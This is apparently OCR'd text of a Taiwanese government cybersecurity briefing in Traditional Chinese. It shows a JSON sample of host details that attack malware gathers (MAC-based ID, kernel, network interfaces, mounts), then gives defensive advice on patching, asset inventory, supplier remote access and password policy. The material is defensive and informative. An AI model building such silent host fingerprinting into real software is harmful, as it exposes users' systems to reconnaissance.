
```
"system":   {
    "uuid": "005056973ac6",以網卡MAC做為報到uuid
    "uname":    "root",
    "arch": "x86_64",
    "release":  "5.4.0-72-generic",
    "ifconfig": {
        "lo":   {
            "rx":   16107,
            "tx":   16107,
            "ipv4": "127.0.0.1",
            "ipv6": "::"
        },
        "ens34":    {
            "mac":  "005056973ac6",
            "rx":   77154896,
            "tx":   31359461,
            "ipv4": "192.168.2.25",
            "ipv6": "0:0:fe80::250:56ff"
        }
    },
    "mounts":   [{
            "name": "proc",
            "dir":  "/proc",
            "type": "proc",
            "opts": "rw,nosuid,nodev,noexec,relatime",
            "total":    0,
            "avail":    0
        }, {
            "name": "udev",
            "dir":  "/dev",
            "type": "devtmpfs",
            "opts": "rw,nosuid,noexec,relatime,size=302
            "total":    2951.24609375,
            "avail":    2951.24609375
        }, {
            "name": "devpts",
            "dir":  "/dev/pts",
```

蒐集系統資訊(uname、arch、ifconfig、mount、arp、proc)

產品或網站漏洞攻擊(2/2)



部署偵測規則，以偵測可疑連線行為



防護建議

- 儘速至官方網站下載更新檔進行更新
- 建議開啟日誌記錄功能，並定期查核檢視
- 定期執行弱點掃描或滲透測試，並可利用不同廠牌弱點掃描工具交叉比對掃描結果，或搭配不同檢測方式，以即早發現網站漏洞

政府機關資安防護強化重點

落實資產管理與弱點修補

- 定期盤點資通系統資產
  - 盤點範圍須涵蓋全機關之資通系統資產，包含路由器與交換機等網通設備，以及門禁考勤設備與網路攝影機等物聯網設備
  - 導入資通安全弱點通報機制(Vulnerability Alert and Notification System, VANS)，定期盤點資訊資產清單與已安裝之KBID列表，正規化後將其登錄至VANS
- 強化存取系統控制管理
  - 定期檢視網路架構與設備設定，確保內部使用之系統與服務不曝露於網際網路中
  - 定期檢視系統與設備之帳號清單，確認存取權限，定期更換密碼，並符合其密碼複雜度要求
- 即時修補資訊資產弱點
  - 即時進行漏洞修補與安全性更新
  - 接收VANS弱點通知

落實供應商管理

- 資通系統建置應落實上線前資安檢測
  - 委外開發時應遵行安全軟體開發生命週期(Secure Software development Life Cycle, SSDLC)，預防系統設計不當與開發疏失
  - 系統上線前應落實資安檢測，除弱點掃描外，應確認設定與介面等均符合資安要求
- 強化存取控制管理
  - 存取權限應以作業所需之最小權限原則，配合異常紀錄檢視，監控可疑活動
  - 資通系統權限開放情形，應納入上線前之檢驗項目
  - 加強供應商連線至機關內部環境管理，遠端連線採「原則禁止、例外允許」方式

- 開放遠端存取期間原則以短天期為限
- 建立異常行為管理機制
- 結束遠端存取期間後，應確實關閉網路連線
- 更換遠端存取通道(如VPN)登入密碼

行政院資安處110年3月2日院臺護字第1100165761號函
※雲端服務之使用不在此禁止範圍

持續提升人員資安意識

- 加強密碼管理(依GCB建議)
  - 以伺服器為例，須符合密碼強度，如大小寫、包含特殊符號及長度至少12碼等
  - 符合變更原則，不同先前3次以上密碼
- 防範社交工程攻擊
  - 定期進行資安認知與教育訓練，強化識別與判斷可疑社交工程郵件
  - 建置電子郵件過濾機制，並加強郵件驗證機制與保留郵件日誌，以利溯源分析，例如密碼暴力破解登入或其他異常活動跡象

結論與建議(1/2)

- APT惡意電郵仍為組織型駭客主要攻擊手法，各機關須持續加強人員資安意識，防範社交工程電子郵件攻擊
- 強化資產盤點與漏洞修補，提升弱點防護能力，落實資安監控
  1. 強化資產盤點與監控機制，即時掌握資通訊設備與相關資產分布
  2. 落實權限管理作業，杜絕「弱密碼」與「預設密碼」引發之資安事件
  3. 隨時關注資通訊設備漏洞更新情況與相關公告，並儘速完成漏洞修補作業
  4. 導入資安弱點通報機制(Vulnerability Alert and Notification System, VANS)
- 使用雲端服務應先評估資安風險，選擇有利於機關之服務項目，並確保機敏資料資安防護

結論與建議(2/2)

- 落實資訊作業委外安全管理，並責成委外廠商遵守資安管理措施
  1. 資通系統委外開發時應遵行安全軟體開發生命週期(Secure Software development Life Cycle, SSDLC)，預防系統設計不當與開發疏失，避免予駭客可乘之機
  2. 避免未經管制設備於機關環境中使用
  3. 遠端維護資通訊設備系統應採「原則禁止、例外允許」方式
  4. 如須開放遠端存取，原則以短天期為限，並建立異常連線行為管理機制，以確認時間與作業項目皆與實際情況相符
- 殭屍網路威脅持續不斷，公務人員使用行動裝置應遵守相關資安要求，同時各機關使用物聯網設備應妥善規劃管理，確保資通安全防護

報告完畢
敬請指教